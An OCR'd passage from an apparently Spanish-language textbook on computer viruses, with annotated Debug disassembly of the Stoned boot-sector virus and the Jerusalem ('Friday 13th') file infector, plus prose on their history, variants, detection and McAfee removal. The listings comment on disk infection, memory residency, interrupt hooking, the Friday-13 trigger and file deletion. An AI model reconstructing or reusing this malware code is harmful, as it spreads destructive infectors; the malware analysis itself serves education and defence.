07C0 00F3 2E        CS:
07C0 00F4 803E080000 CMP    BYTE PTR [0008],00  Verifica con qué disco se cargó el
07C0 00F9 740B      JZ      0106        sistema operativo DOS  Fue del disco
07C0 00FB B90700    MOV     CX,0007     duro, así que lee el programa de carga
07C0 00FE BA8000    MOV     DX,0080     original (Boot program) del sector 11
07C0.0101 CD13      INT     13
07C0 0103 EB49      JMP     014E
07C0 0105 90        NOP
07C0 0106 B90300    MOV     CX,0003
07C0 0109 BA0001    MOV     DX,0100
07C0 010C CD13      INT     13
07C0 010E 723E      JB      014E
07C0 0110 26        ES:
07C0 0111 F6066C0407 TEST   BYTE PTR [046C],07
07C0.0116 7512      JNZ     012A        Si es el séptimo intento de "carga", se
07C0 0118 BE8901    MOV     SI,0189     presenta en la pantalla el letrero "Your
07C0 011B 0E        PUSH    CS          PC is now Stoned! NOTA: Aunque el
07C0.011C 1F        POP     DS          letrero debiera aparecen en el séptimo
07C0 011D AC        LODSB               intento de "carga", sólo aparecen en
07C0.011E 0AC0      OR      AL,AL       forma aleatoria (esto parece ser a causa
07C0 0120 7408      JZ      012A        de modificaciones a la versión original).
07C0.0122 B40E      MOV     AH,0E
07C0 0124 B700      MOV     BH,00
07C0 0126 CD10      INT     10
07C0.0128 EBF3      JMP     011D
07C0 012A 0E        PUSH    CS
07C0.012B 07        POP     ES
07C0 012C B80102    MOV     AX,0201
07C0 012F BB0002    MOV     BX,0200
07C0 0132 B101      MOV     CL,01       Verifica si existe disco fijo o duro  Si no
07C0 0134 BA8000    MOV     DX,0080     existe continúa. Si existe, verifica si ya
07C0 0137 CD13      INT     13          fue infectado. Si no ha sido infectado,
07C0 0139 7213      JB      014E        salta (Jump) a la rutina de infección del
07C0 013B 0E        PUSH    CS          disco duro.
07C0 013C 1F        POP     DS
07C0 013D BE0002    MOV     SI,0200
07C0 0140 BF0000    MOV     DI,0000
07C0.0143 AD        LODSW
```

```
07C0.0144 3B05          CMP     AX,[DI]
07C0 0146 7511          JNZ     0159
07C0:0148 AD            LODSW
07C0.0149 3B4502        CMP     AX,[DI+02]
07C0:014C 750B          JNZ     0159
07C0:014E 2E            CS:
07C0:014F C606080000    MOV     BYTE PTR [0008],00
07C0.0154 2E            CS:
07C0.0155 FF2E1100      JMP     FAR [0011]      Ejecuta el programa de carga original.

************************
* Infección del disco duro *
************************

07C0.0159 2E            CS:
07C0:015A C606080002    MOV     BYTE PTR [0008],02
07C0:015F B80103        MOV     AX,0301
07C0.0162 BB0002        MOV     BX,0200
07C0:0165 B90700        MOV     CX,0007         Copia el programa de carga original en
07C0:0168 BA8000        MOV     DX,0080         el sector 7.
07C0 016B CD13          INT     13
07C0:016D 72DF          JB      014E
07C0.016F 0E            PUSH    CS
07C0:0170 1F            POP     DS
07C0.0171 0E            PUSH    CS
07C0.0172 07            POP     ES
07C0 0173 BEBE03        MOV     SI,03BE
07C0:0176 BFBE01        MOV     DI,01BE
07C0:0179 B94202        MOV     CX,0242
07C0:017C F3            REPZ
07C0.017D A4            MOVSB                   Se copia el virus en el disco.
07C0.017E B80103        MOV     AX,0301
07C0 0181 33DB          XOR     BX,BX
07C0:0183 FEC1          INC     CL
07C0.0185 CD13          INT     13
07C0:0187 EBC5          JMP     014E
07C0.0189 07            POP     ES
07C0:018A 59            POP     CX
07C0.018B 6F            DB      6F
07C0 018C 7572          JNZ     0200
07C0:018E 205043        AND     [BX+SI+43],DL
07C0:0191 206973        AND     [BX+DI+73],CH
07C0:0194 206E6F        AND     [BP+6F],CH
07C0 0197 7720          JA      01B9
07C0:0199 53            PUSH    BX
07C0:019A 746F          JZ      020B
07C0:019C 6E            DB      6E
```



```
07C0 019D 65            DB      65
07C0 019E 64            DB      64
07C0 019F 2107          AND     [BX],AX
07C0 01A1 0D0A0A        OR      AX,0A0A
07C0.01A4 004C45        ADD     [SI+45],CL
07C0 01A7 47            INC     DI
07C0:01A8 41            INC     CX
07C0.01A9 4C            DEC     SP
07C0.01AA 49            DEC     CX
07C0:01AB 53            PUSH    BX
07C0 01AC 45            INC     BP
07C0 01AD 204D41        AND     [DI+41],CL
07C0 01B0 52            PUSH    DX
07C0 01B1 49            DEC     CX
07C0 01B2 4A            DEC     DX
07C0 01B3 55            PUSH    BP
07C0 01B4 41            INC     CX
07C0.01B5 4E            DEC     SI
07C0.01B6 41            INC     CX
07C0.01B7 210D          AND     [DI],CX

****************
* Fin del virus *
****************
```

Como se ve en la *sección activa del virus*, la selección de los discos a infectar y la verificación para saber si el disco ya ha sido infectado, las realiza por el procedimiento de negación.

Virus Stoned No-Int

Una de las modificaciones del *virus Stoned* que más se ha difundido, –incluso en esta editorial se reciben todavía disquetes de autores, revisores y empresas de ventas de libros, conteniendo información de trabajos normales de uso diario, que vienen en disquetes contaminados en el *sector de arranque* (Boot sector) con este virus–, es el *Stoned III* –así lo identifica McAfee–, que la mayoría de antivirus conoce como *Stoned No-Int, Bloomington* o *LastDirSect*.

Este nuevo virus ya no incluye los mensajes del *Stoned* anterior. Las primeras noticias de él datan de 1991 en Canadá, y utiliza la técnica *Stealth –cauteloso o sigiloso–*; es decir, se protege o se esconde cuando está activo en la memoria de la computadora y se le trata de localizar con algún antivirus, algunos de ellos al revisar la memoria indican que no se encuentra ningún virus ahí –ya que el mismo virus redirecciona la búsqueda al sector donde se encuentra el programa de car-

ga original–, aunque el comando CHKDSK del DOS reporta 2 048 bytes menos de memoria.

Igual que su antecesor, *Stoned III* se ubica en el sector 0 y envía el programa de carga al sector 11 de los disquetes de 360 o 720 kB, y al 17 en caso de disquetes de alta densidad –1.2 y 1 4 MB–. La tabla de particiones original de los discos duros la reubica en la dirección física: Cilindro 0, Lado 0, Sector 7.

5.1.5 El virus de Jerusalén

A diferencia de los cuatro virus anteriores, éste es un virus *infector de archivos ejecutables* –programas con extensión .EXE o .COM–. Es uno de los más peligrosos que se conocen, y se ha difundido ampliamente en Estados Unidos, México, países de Centro y Sudamérica, España y Europa en general.

Se le conoce también como virus *Israelí* o del *Viernes 13*. Este virus, hasta hace poco era uno de los más contagiosos porque infecta los programas, y no se necesita más que ejecutar el programa infectado para que se instale en la memoria de la computadora. Una vez en la memoria, infectará todos los programas que se ejecuten en la misma sesión de trabajo.

Nota: *Jerusalén* es un famoso virus que se descubrió a fines de 1987 en la Universidad Hebrea de Jerusalén en los discos de las PC de IBM y sus compatibles. Se dice que fue desarrollado por activistas de la *Organización para la Liberación de Palestina (OLP)*, para que iniciara su acción el *13 de mayo de 1988* con motivo de la celebración del *40°* aniversario del último día de Palestina como nación.

Infecta al sistema mediante el archivo COMMAND.COM, pero también ataca los programas ejecutables, incluyéndose al final de éstos e incrementando la longitud del archivo en 1 808 bytes –la primera vez que infecta crece el archivo en 1 792–. El virus se instala como residente en memoria, haciendo que la ejecución de los programas sea considerablemente más lenta.

La versión original se reproducía tantas veces en los programas infectados, que crecían de tal modo que luego no se podían *cargar* en la memoria; su tamaño no le permitía seguir reproduciéndose en el disco por falta de espacio suficiente, pero posteriormente algún programador resolvió el problema controlando su crecimiento desmedido, facilitando así su propagación controlada.

Su detección no se dificulta si se revisa constantemente la cantidad de bytes de los archivos ejecutables, y si se nota alguna modificación, probablemente se trate de una infección por este virus. Si se ejecuta un programa infectado en un viernes 13, se borra del disco, junto con los archivos de control o ejecución –con extensiones .OVR, OVL, etc.–.

Existen muchos programas antivirus para detectar y erradicar este virus, pues se han dado casos de empresas de software que distribuyeron disquetes con programas originales, y por un descuido diseminaron el virus entre sus usuarios. Después desarrollaron un antivirus y lo entregaron gratuitamente para tratar de remediar el mal.

Los antivirus de McAfee incluidos en el disquete que acompaña al libro, lo reconocen en sus diferentes versiones como [Jeru] y lo eliminan de los programas infectados, pero es conveniente no volver a utilizar esos programas porque pueden presentar fallas al ejecutarlos. *Jerusalén* infecta los archivos con extensión .COM, introduciéndose en su código, al principio del programa, siempre y cuando la suma –longitud del archivo– sea menor o igual a 64 kB, y lo hace una sola vez.

A los archivos con extensión .EXE los puede infectar tantas veces como sean las veces que se ejecuta, hasta que el disco se llene. En este caso se posiciona al final del código del programa por medio de un APEND y modifica el *punto de entrada* (Start point) del programa.

Cuando está en la memoria de la computadora, se activa una bomba de tiempo que realiza un corrimiento de una parte del texto hacia abajo, lo que produce un efecto visual en la pantalla, como si se abriera una pequeña ventanita. Causa errores de operación en la computadora y hace lentos los procesos, y en el momento de estar trabajando con algún programa infectado puede borrar información de la memoria o *"congelar"* el sistema.

Infecta los archivos ejecutables, aunque estén protegidos contra escritura; Les quita el atributo de *sólo lectura*, los infecta y les regresa su atributo original para que usted no se dé cuenta de la *infección*. Cuando se cumple que la fecha del sistema coincida con algún *viernes 13*, se activa una parte del virus que va borrando cualquier programa o archivo que se ejecute, incluso los de extensión .OVL, .OVR, etc.

La figura 5.20 muestra el programa MAPMEM.EXE *sano* con una longitud de 14 336 bytes, y el mismo programa –cambiando la extensión– con una, cinco y diez infecciones. Observe que por cada infección aumentó 1 808 bytes, excepto la

primera que lo hizo con 1 792, de tal manera que el archivo que se infectó diez veces mide

14 336+1 792+(9*1 808) = 14 336+1 792+16 272
= 32 400 bytes

También se comprobó que este *virus del viernes 13* puede infectar un archivo protegido con atributo de *sólo lectura*, y lo vuelve a *"proteger"* para que usted no se dé cuenta de que ha sido modificado. Por último, se cambió la fecha de la computadora infectada a 13 de mayo de 1994 –viernes–, y al ejecutar los programas, en lugar de *cargarlos* a la memoria los borraba sistemáticamente.




Figura 5.20 Lista de archivos que presenta Q-DOS 3, mostrando la diferencia entre un programa *sano*, y el mismo con una infección, cinco veces infectado, y con diez, del virus *Jerusalén*.

Las modificaciones que se conocen de este virus son *Jerusalem-B*, que es la versión modificada con control de infecciones, y *Jerusalem-C* o *New Jerusalem*, que es la misma, pero omite el código de retraso del cronómetro, por lo que es muy difícil de detectar hasta que se activa. *Black Hole*, que es la misma versión que *Jerusalem-C*, pero con unas 21 llamadas de interrupciones que parecen no tener sentido, así como un mensaje que dice *antivirus*.

Jerusalem-D y *Jerusalem-E* son modificaciones a los anteriores para destruir la tabla de asignación de archivos en vez de

borrar los programas. La primera versión se activa en cualquier viernes 13 después de 1990, y la segunda hasta 1992, en la misma fecha. Por último, *Century* y *Century-B* son las modificaciones más recientes, la primera de las cuales se activará el 1o. de enero del año 2000, borrando las tablas de asignación de archivos de todas las unidades conectadas, llenando de ceros los sectores de los discos enlazados al sistema, y poniendo al final en la pantalla el mensaje *Bienvenidos al siglo 21*.

Listado desensamblado del virus de Jerusalén

Al realizar el desensamblaje del programa con **Debug**, se pudo notar que fue desarrollado por un programador profesional con bastante experiencia en programación y lenguaje ensamblador. El código, aunque no tan *"elegante"* como el del virus de *Paquistán*, ha permitido a otros programadores realizar cambios, incluir o cancelar rutinas como la *bomba de tiempo* en el caso de esta versión o la versión B que controla la cantidad de infecciones a un mismo programa.

```
*****************************************
Principio del archivo infectado con el virus de Jerusalén
*****************************************

0FB2:0100 E99200        JMP     0195        Salto al comienzo del virus.

**************************
* Sección de variables del virus *
**************************

0FB2:0103 7355          JNB     015A
0FB2.0105 4D            DEC     BP
0FB2:0106 7344          JNB     014C
0FB2.0108 6F            DB      6F
0FB2.0109 7300          JNB     010B
0FB2:010B 01FB          ADD     BX,DI
0FB2.010D 0E            PUSH    CS
0FB2.010E 0000          ADD     [BX+SI],AL
0FB2:0110 005519        ADD     [DI+19],DL
0FB2 0113 A5            MOVSW
0FB2:0114 FE00          INC     BYTE PTR [BX+SI]
0FB2.0116 F0            LOCK
0FB2:0117 60            DB      60
0FB2 0118 142F          ADC     AL,2F
0FB2.011A 025605        ADD     DL,[BP+05]
0FB2.011D D30A          ROR     WORD PTR [BP+SI],CL
```

```
0FB2:011F 90          NOP
0FB2:0120 7E00        JLE     0122
0FB2.0122 0000        ADD     [BX+SI],AL
0FB2:0124 0000        ADD     [BX+SI],AL
0FB2:0126 0000        ADD     [BX+SI],AL
0FB2:0128 0000        ADD     [BX+SI],AL
0FB2:012A 0000        ADD     [BX+SI],AL
0FB2:012C 0000        ADD     [BX+SI],AL
0FB2:012E 0000        ADD     [BX+SI],AL
0FB2:0130 00B60B80    ADD     [BP+800B],DH
0FB2:0134 0000        ADD     [BX+SI],AL
0FB2:0136 00800086    ADD     [BX+SI+B600],AL
0FB2.013A 0B5C00      OR      BX,[SI+00]
0FB2.013D B60B        MOV     DH,0B
0FB2:013F 6C          DB      6C
0FB2:0140 00B60864    ADD     [BP+640B],DH
0FB2.0144 00C6        ADD     DH,AL
0FB2:0146 0B00        OR      AX,[BX+SI]
0FB2:0148 0038        ADD     [BX+SI],BH
0FB2:014A 0C00        OR      AL,00
0FB2.014C F0          LOCK
0FB2:014D 46          INC     SI
0FB2 014E 004D5A      ADD [DI+5A],CL
0FB2:0151 60          DB      60
0FB2:0152 0012        ADD     [BP+SI],DL
0FB2:0154 001F        ADD     [BX],BL
0FB2:0156 0020        ADD     [BX+SI],AH
0FB2 0158 0001        ADD     [BX+DI],AL
0FB2:015A 00FF        ADD     BH,BH
0FB2:015C FF950110    CALL    [DI+1001]
0FB2:0160 07          POP     ES
0FB2:0161 8419        TEST    BL,[BX+DI]
0FB2.0163 C500        LDS     AX,[BX+SI]
0FB2:0165 95          XCHG    BP,AX
0FB2.0166 0120        ADD     [BX+SI],SP
0FB2:0168 0000        ADD     [BX+SI],AL
0FB2:016A 00E8        ADD     AL,CH
0FB2.016C EE          OUT     DX,AL
0FB2 016D FF5AC3      CALL    FAR [BP+SI-3D]
0FB2:0170 050020      ADD     AX,2000
0FB2:0173 005F13      ADD     [BX+13],BL
0FB2.0176 06          PUSH    ES
0FB2 0177 820002      ADD     BYTE PTR [BX+SI],02
0FB2 017A 1000        ADC     [BX+SI],AL
0FB2.017C 50          PUSH    AX
0FB2:017D 1B00        SBB     AX,[BX+SI]
0FB2:017F 00D9        ADD     CL,BL
0FB2 0181 41          INC     CX
```



```
0FB2 0182 28          DB
0FB2.0183 7B          DB
0FB2:0184 43          DB      'C'
0FB2 0185 4F          DB      'O'
0FB2.0186 4D          DB      'M'
0FB2.0187 4D          DB      'M'
0FB2.0188 41          DB      'A'
0FB2 0189 4E          DB      'N'
0FB2:018A 44          DB      'D'
0FB2.018B 2E          DB      '.'
0FB2 018C 43          DB      'C'
0FB2 018D 4F          DB      'O'
0FB2.018E 4D          DB      'M'
0FB2 018F 0100        ADD [BX+SI],AX
0FB2 0191 0000        ADD [BX+SI],AL
0FB2.0193 0000        ADD [BX+SI],AL

                      ********************
                      * Principio del virus *
                      ********************

0FB2.0195 FC          CLD
0FB2 0196 B4E0        MOV     AH,E0
0FB2 0198 CD21        INT     21
0FB2.019A 80FCE0      CMP     AH,E0
0FB2.019D 7316        JNB     01B5
0FB2 019F 80FC03      CMP     AH,03
0FB2:01A2 7211        JB      01B5
0FB2 01A4 B4DD        MOV     AH,DD
0FB2:01A6 BF0001      MOV     DI,0100
0FB2.01A9 BE1007      MOV     SI,0710
0FB2 01AC 03F7        ADD     SI,DI
0FB2 01AE 2E          CS:
0FB2:01AF 8B8D1100    MOV     CX,[DI+0011]
0FB2:01B3 CD21        INT     21

                      **********************************
                      * Sección de instalación *
                      **********************************

0FB2 01B5 8CC8        MOV     AX,CS
0FB2:01B7 051000      ADD     AX,0010
0FB2:01BA 8ED0        MOV     SS,AX
0FB2:01BC BC0007      MOV     SP,0700
0FB2.01BF 50 PUSH     AX
0FB2:01C0 B8C500      MOV     AX,00C5
0FB2.01C3 50          PUSH    AX
0FB2 01C4 CB          RETF
```

Verifica si el virus está en la memoria. Si no está, salta a la sección de instalación.

Si está, recorre el programa de carga original para ejecutarlo en forma normal.

Protege al virus en la pila.

```
0FB2 01C5 FC            CLD
0FB2.01C6 06            PUSH    ES
0FB2:01C7 2E            CS.
0FB2:01C8 8C063100      MOV     [0031],ES
0FB2.01CC 2E            CS:
0FB2:01CD 8C063900      MOV     [0039],ES
0FB2:01D1 2E            CS
0FB2 01D2 8C063D00      MOV     [003D],ES
0FB2 01D6 2E            CS:
0FB2:01D7 8C064100      MOV     [0041],ES
0FB2 01DB 8CC0          MOV     AX,ES
0FB2.01DD 051000        ADD     AX,0010
0FB2 01E0 2E            CS:
0FB2 01E1 01064900      ADD     [0049],AX
0FB2 01E5 2E            CS.
0FB2.01E6 01064500      ADD     [0045],AX
0FB2.01EA B4E0          MOV     AH,E0
0FB2:01EC CD21          INT     21          Verifica si ya está instalado. Si no lo
0FB2 01EE 80FCE0        CMP     AH,E0       está, continúa con la intalación
0FB2:01F1 7313          JNB     0206
0FB2 01F3 80FC03        CMP     AH,03
0FB2 01F6 07            POP     ES
0FB2.01F7 2E            CS.
0FB2 01F8 8E164500      MOV     SS,[0045]
0FB2 01FC 2E            CS:
0FB2:01FD 8B264300      MOV     SP,[0043]
0FB2.0201 2E            CS:
0FB2 0202 FF2E4700      JMP     FAR[0047]   Ejecuta el programa original.
0FB2:0206 33C0          XOR     AX,AX
0FB2 0208 8EC0          MOV     ES,AX
0FB2.020A 26            ES:
0FB2:020B A1FC03        MOV     AX,[03FC]
0FB2:020E 2E            CS:
0FB2.020F A34B00        MOV     [004B],AX
0FB2.0212 26            ES:
0FB2:0213 A0FE03        MOV     AL,[03FE]
0FB2:0216 2E            CS:
0FB2 0217 A24D00        MOV     [004D],AL
0FB2.021A 26            ES
0FB2 021B C706FC03F3A5  MOV WORD PTR [03FC],A5F3
0FB2.0221 26            ES:
0FB2.0222 C606FE03CB    MOV BYTE PTR [03FE],CB
0FB2:0227 58            POP     AX
0FB2.0228 051000        ADD     AX,0010
0FB2:022B 8EC0          MOV     ES,AX
0FB2.022D 0E            PUSH    CS
0FB2.022E 1F            POP     DS
0FB2 022F B91007        MOV     CX,0710
```



```
0FB2 0232 D1E9          SHR     CX,1
0FB2 0234 33F6          XOR     SI,SI
0FB2 0236 8BFE          MOV     DI,SI
0FB2.0238 06            PUSH    ES
0FB2 0239 B84201        MOV     AX,0142
0FB2 023C 50            PUSH    AX          Copia el virus en la memoria para
0FB2:023D EAFC030000    JMP     0000.03FC   protegerlo.
0FB2 0242 8CC8          MOV     AX,CS
0FB2 0244 8ED0          MOV     SS,AX
0FB2 0246 BC0007        MOV     SP,0700     Protege la nueva copia en la pila
0FB2 0249 33C0          XOR     AX,AX
0FB2 024B 8ED8          MOV     DS,AX
0FB2 024D 2E            CS:
0FB2 024E A14B00        MOV     AX,[004B]
0FB2 0251 A3FC03        MOV     [03FC],AX
0FB2 0254 2E            CS:
0FB2 0255 A04D00        MOV     AL,[004D]
0FB2.0258 A2FE03        MOV     [03FE],AL
0FB2 025B 8BDC          MOV     BX,SP
0FB2 025D B104          MOV     CL,04
0FB2 025F D3EB          SHR     BX,CL
0FB2:0261 83C310        ADD     BX,+10
0FB2 0264 2E            CS.
0FB2 0265 891E3300      MOV     [0033],BX
0FB2.0269 B44A          MOV     AH,4A
0FB2 026B 2E            CS:
0FB2 026C 8E063100      MOV     ES,[0031]   Protege bajo MS-DOS la memoria
0FB2 0270 CD21          INT     21          ocupada por el virus
0FB2:0272 B82135        MOV     AX,3521
0FB2 0275 CD21          INT     21
0FB2 0277 2E            CS:                 Guarda el vector original de la
0FB2.0278 891E1700      MOV     [0017],BX   interrupción que ocupará el virus
0FB2 027C 2E            CS:
0FB2.027D 8C061900      MOV     [0019],ES
0FB2.0281 0E PUSH       CS
0FB2 0282 1F POP        DS
0FB2 0283 BA5B02        MOV     DX,025B
0FB2 0286 B82125        MOV     AX,2521
0FB2.0289 CD21          INT     21          Instala la parte activa del virus.
0FB2:028B 8E063100      MOV     ES,[0031]
0FB2 028F 26            ES:
0FB2.0290 8E062C00      MOV     ES,[002C]
0FB2.0294 33FF          XOR     DI,DI
0FB2 0296 B9FF7F        MOV     CX,7FFF
0FB2 0299 32C0          XOR     AL,AL
0FB2.029B F2            REPNZ                Limpia el espacio de memoria para
0FB2:029C AE            SCASB                ejecutar el programa de carga original.
0FB2 029D 26            ES:
```

```
0FB2:029E 3805            CMP     [DI],AL
0FB2:02A0 E0F9            LOOPNZ  029B
0FB2:02A2 8BD7            MOV     DX,DI
0FB2:02A4 83C203          ADD     DX,+03
0FB2:02A7 B8004B          MOV     AX,4B00
0FB2 02AA 06              PUSH    ES
0FB2:02AB 1F              POP     DS
0FB2:02AC 0E              PUSH    CS
0FB2:02AD 07              POP     ES
0FB2:02AE BB3500          MOV     BX,0035
0FB2.02B1 1E              PUSH    DS
0FB2:02B2 06              PUSH    ES
0FB2.02B3 50              PUSH    AX
0FB2:02B4 53              PUSH    BX
0FB2:02B5 51              PUSH    CX
0FB2:02B6 52              PUSH    DX
0FB2:02B7 B42A            MOV     AH,2A
0FB2:02B9 CD21            INT     21              Obtiene la fecha del sistema.
0FB2:02BB 2E              CS:
0FB2.02BC C6060E0000      MOV     BYTE PTR [000E],00
0FB2:02C1 81F9C307        CMP     CX,07C3         Si es 1987 se desactiva el virus.
0FB2:02C5 7430            JZ      02F7
0FB2:02C7 3C05            CMP     AL,05           Si no es viernes se comporta normal.
0FB2:02C9 750D            JNZ     02D8
0FB2:02CB 80FA0D          CMP     DL,0D           Si no es 13 se comporta normal.
0FB2 02CE 7508            JNZ     02D8
0FB2:02D0 2E              CS:
0FB2:02D1 FE060E00        INC     BYTE PTR [000E] Si es viernes 13 pone la bandera para
0FB2:02D5 EB20            JMP     02F7             borrar.
0FB2:02D7 90              NOP
0FB2:02D8 B80835          MOV     AX,3508
0FB2:02DB CD21            INT     21
0FB2:02DD 2E              CS:
0FB2:02DE 891E1300        MOV     [0013],BX
0FB2:02E2 2E              CS:
0FB2:02E3 8C061500        MOV     [0015],ES
0FB2:02E7 0E              PUSH    CS
0FB2.02E8 1F              POP     DS
0FB2:02E9 C7061F00907E    MOV     WORD PTR [001F],7E90
0FB2.02EF B80825          MOV     AX,2508
0FB2:02F2 BA1E02          MOV     DX,021E
0FB2.02F5 CD21            INT     21
0FB2:02F7 5A              POP     DX
0FB2.02F8 59              POP     CX
0FB2:02F9 5B              POP     BX
0FB2:02FA 58              POP     AX
0FB2:02FB 07              POP     ES
0FB2:02FC 1F              POP     DS
```



```
0FB2 02FD 9C              PUSHF
0FB2:02FE 2E              CS:
0FB2.02FF FF1E1700        CALL    FAR [0017]      Ejecuta el programa original.
0FB2:0303 1E              PUSH    DS
0FB2:0304 07              POP     ES
0FB2:0305 B449            MOV     AH,49
0FB2:0307 CD21            INT     21
0FB2:0309 B44D            MOV     AH,4D
0FB2:030B CD21            INT     21              Restos de la versión anterior.
0FB2.030D B431            MOV     AH,31
0FB2:030F BA0006          MOV     DX,0600
0FB2:0312 B104            MOV     CL,04
0FB2:0314 D3EA            SHR     DX,CL
0FB2:0316 83C210          ADD     DX,+10
0FB2:0319 CD21            INT     21
0FB2:031B 32C0            XOR     AL,AL
0FB2.031D CF              IRET

**********
* Bomba de tiempo *
**********

0FB2:031E 2E CS:
0FB2:031F 2E CS:
0FB2:0320 FF2E1300        JMP     FAR [0013]      Ejecuta la rutina original En otras
0FB2:0324 7517            JNZ     033D            versiones esta sección estaba activa y
0FB2:0326 50              PUSH    AX              causaba errores de ejecución.
0FB2:0327 53              PUSH    BX
0FB2:0328 51              PUSH    CX
0FB2:0329 52 PUSH         DX
0FB2:032A 55 PUSH         BP
0FB2:032B B80206 MOV      AX,0602
0FB2:032E B787            MOV     BH,87           Mueve parte de la pantalla, abre la
0FB2.0330 B90505          MOV     CX,0505         ventana que va desde (5, 5) a (16,16).
0FB2:0333 BA1010          MOV     DX,1010
0FB2:0336 CD10            INT     10
0FB2:0338 5D              POP     BP
0FB2:0339 5A              POP     DX
0FB2:033A 59              POP     CX
0FB2:033B 5B              POP     BX
0FB2:033C 58              POP     AX
0FB2:033D 2E              CS:
0FB2.033E FF0E1F00        DEC     WORD PTR [001F] Si son menos de 30 minutos la bomba
0FB2:0342 7512            JNZ     0356             no seejecuta.
0FB2:0344 2E              CS:
0FB2:0345 C7061F000100    MOV     WORD PTR [001F],0001
0FB2:0348 50              PUSH    AX
```

```
0FB2.034C 51          PUSH   CX
0FB2.034D 56          PUSH   SI
0FB2.034E B90140      MOV    CX,4001      Causa errores en la máquina
0FB2.0351 F3          REPZ
0FB2.0352 AC          LODSB
0FB2:0353 5E          POP    SI
0FB2 0354 59          POP    CX
0FB2.0355 58          POP    AX
0FB2:0356 2E          CS
0FB2 0357 FF2E1300    JMP    FAR [0013]   Termina la bomba.

************************
* Sección activa del virus *
************************

0FB2:035B 9C          PUSHF
0FB2 035C 80FCE0      CMP    AH,E0
0FB2 035F 7505        JNZ    0366         Verifica si lo están tratando de
0FB2.0361 B80003      MOV    AX,0300      identificar
0FB2 0364 9D          POPF
0FB2 0365 CF          IRET
0FB2 0366 80FCDD      CMP    AH,DD        Verifica si se va a ejecutar un programa
0FB2 0369 7413        JZ     037E         ya infectado.
0FB2.036B 80FCDE      CMP    AH,DE
0FB2 036E 7428        JZ     0398
0FB2 0370 3D004B      CMP    AX,4B00      Verifica si se está tratando de ejecutar
0FB2.0373 7503        JNZ    0378         un programa
0FB2:0375 E9B400      JMP    042C
0FB2 0378 9D          POPF
0FB2.0379 2E          CS:
0FB2:037A FF2E1700    JMP    FAR [0017]   Se ejecuta el comando normal.
0FB2.037E 58          POP    AX
0FB2 037F 58          POP    AX
0FB2:0380 B80001      MOV    AX,0100
0FB2.0383 2E          CS.
0FB2.0384 A30A00      MOV    [000A],AX
0FB2:0387 58          POP    AX
0FB2 0388 2E          CS:
0FB2.0389 A30C00      MOV    [000C],AX
0FB2.038C F3          REPZ                Se recorre el programa de carga original.
0FB2:038D A4          MOVSB
0FB2:038E 9D          POPF
0FB2.038F 2E          CS.
0FB2.0390 A10F00      MOV    AX,[000F]
0FB2 0393 2E          CS.
0FB2:0394 FF2E0A00    JMP    FAR [000A]   Se ejecuta el programa de carga original.
```



```
************************
* Restos de otras versiones *
************************

0FB2.0398 83C406      ADD    SP,+06
0FB2 039B 9D          POPF
0FB2 039C 8CC8        MOV    AX,CS
0FB2 039E 8ED0        MOV    SS,AX
0FB2 03A0 BC1007      MOV    SP,0710
0FB2 03A3 06          PUSH   ES
0FB2 03A4 06          PUSH   ES
0FB2.03A5 33FF        XOR    DI,DI
0FB2:03A7 0E          PUSH   CS
0FB2 03A8 07          POP    ES
0FB2 03A9 B91000      MOV    CX,0010
0FB2 03AC 8BF3        MOV    SI,BX
0FB2 03AE BF2100      MOV    DI,0021
0FB2 03B1 F3          REPZ
0FB2 03B2 A4          MOVSB
0FB2 03B3 8CD8        MOV    AX,DS
0FB2 03B5 8EC0        MOV    ES,AX
0FB2 03B7 2E          CS:
0FB2 03B8 F7267A00    MUL    WORD PTR [007A]
0FB2.03BC 2E          CS.
0FB2 03BD 03062B00    ADD    AX,[002B]
0FB2:03C1 83D200      ADC    DX,+00
0FB2 03C4 2E          CS:
0FB2 03C5 F7367A00    DIV    WORD PTR [007A]
0FB2 03C9 8ED8        MOV    DS,AX
0FB2 03CB 8BF2        MOV    SI,DX
0FB2 03CD 8BFA        MOV    DI,DX
0FB2.03CF 8CC5        MOV    BP,ES
0FB2 03D1 2E          CS:
0FB2:03D2 8B1E2F00    MOV    BX,[002F]
0FB2 03D6 0BD8        OR     BX,BX
0FB2:03D8 7413        JZ     03ED
0FB2:03DA B90080      MOV    CX,8000
0FB2.03DD F3          REPZ
0FB2 03DE A5          MOVSW
0FB2 03DF 050010      ADD    AX,1000
0FB2.03E2 81C50010    ADD    BP,1000
0FB2 03E6 8ED8        MOV    DS,AX
0FB2.03E8 8EC5        MOV    ES,BP
0FB2:03EA 4B          DEC    BX
0FB2:03EB 75ED        JNZ    03DA
0FB2.03ED 2E          CS:
0FB2:03EE 8B0E2D00    MOV    CX,[002D]
0FB2:03F2 F3          REPZ
```

```
0FB2:03F3 A4          MOVSB
0FB2:03F4 58          POP     AX
0FB2:03F5 50          PUSH    AX
0FB2:03F6 051000      ADD     AX,0010
0FB2 03F9 2E          CS:
0FB2.03FA 01062900    ADD     [0029],AX
0FB2.03FE 2E          CS:
0FB2:03FF 01062500    ADD     [0025],AX
0FB2 0403 2E          CS:
0FB2:0404 A12100      MOV     AX,[0021]
0FB2:0407 1F          POP     DS
0FB2:0408 07          POP     ES
0FB2 0409 2E          CS:
0FB2.040A 8E162900    MOV     SS,[0029]
0FB2:040E 2E          CS:
0FB2:040F 8B262700    MOV     SP,[0027]
0FB2.0413 2E          CS:
0FB2:0414 FF2E2300    JMP     FAR [0023]
```

```
****************
* Rutina BORRA *
****************
```

```
0FB2:0418 33C9        XOR     CX,CX
0FB2.041A B80143      MOV     AX,4301     Cambia los atributos del programa a
0FB2.041D CD21        INT     21          ejecutarse.
0FB2.041F B441        MOV     AH,41       Borra el archivo que se ejecute en ese
0FB2.0421 CD21        INT     21          momento.
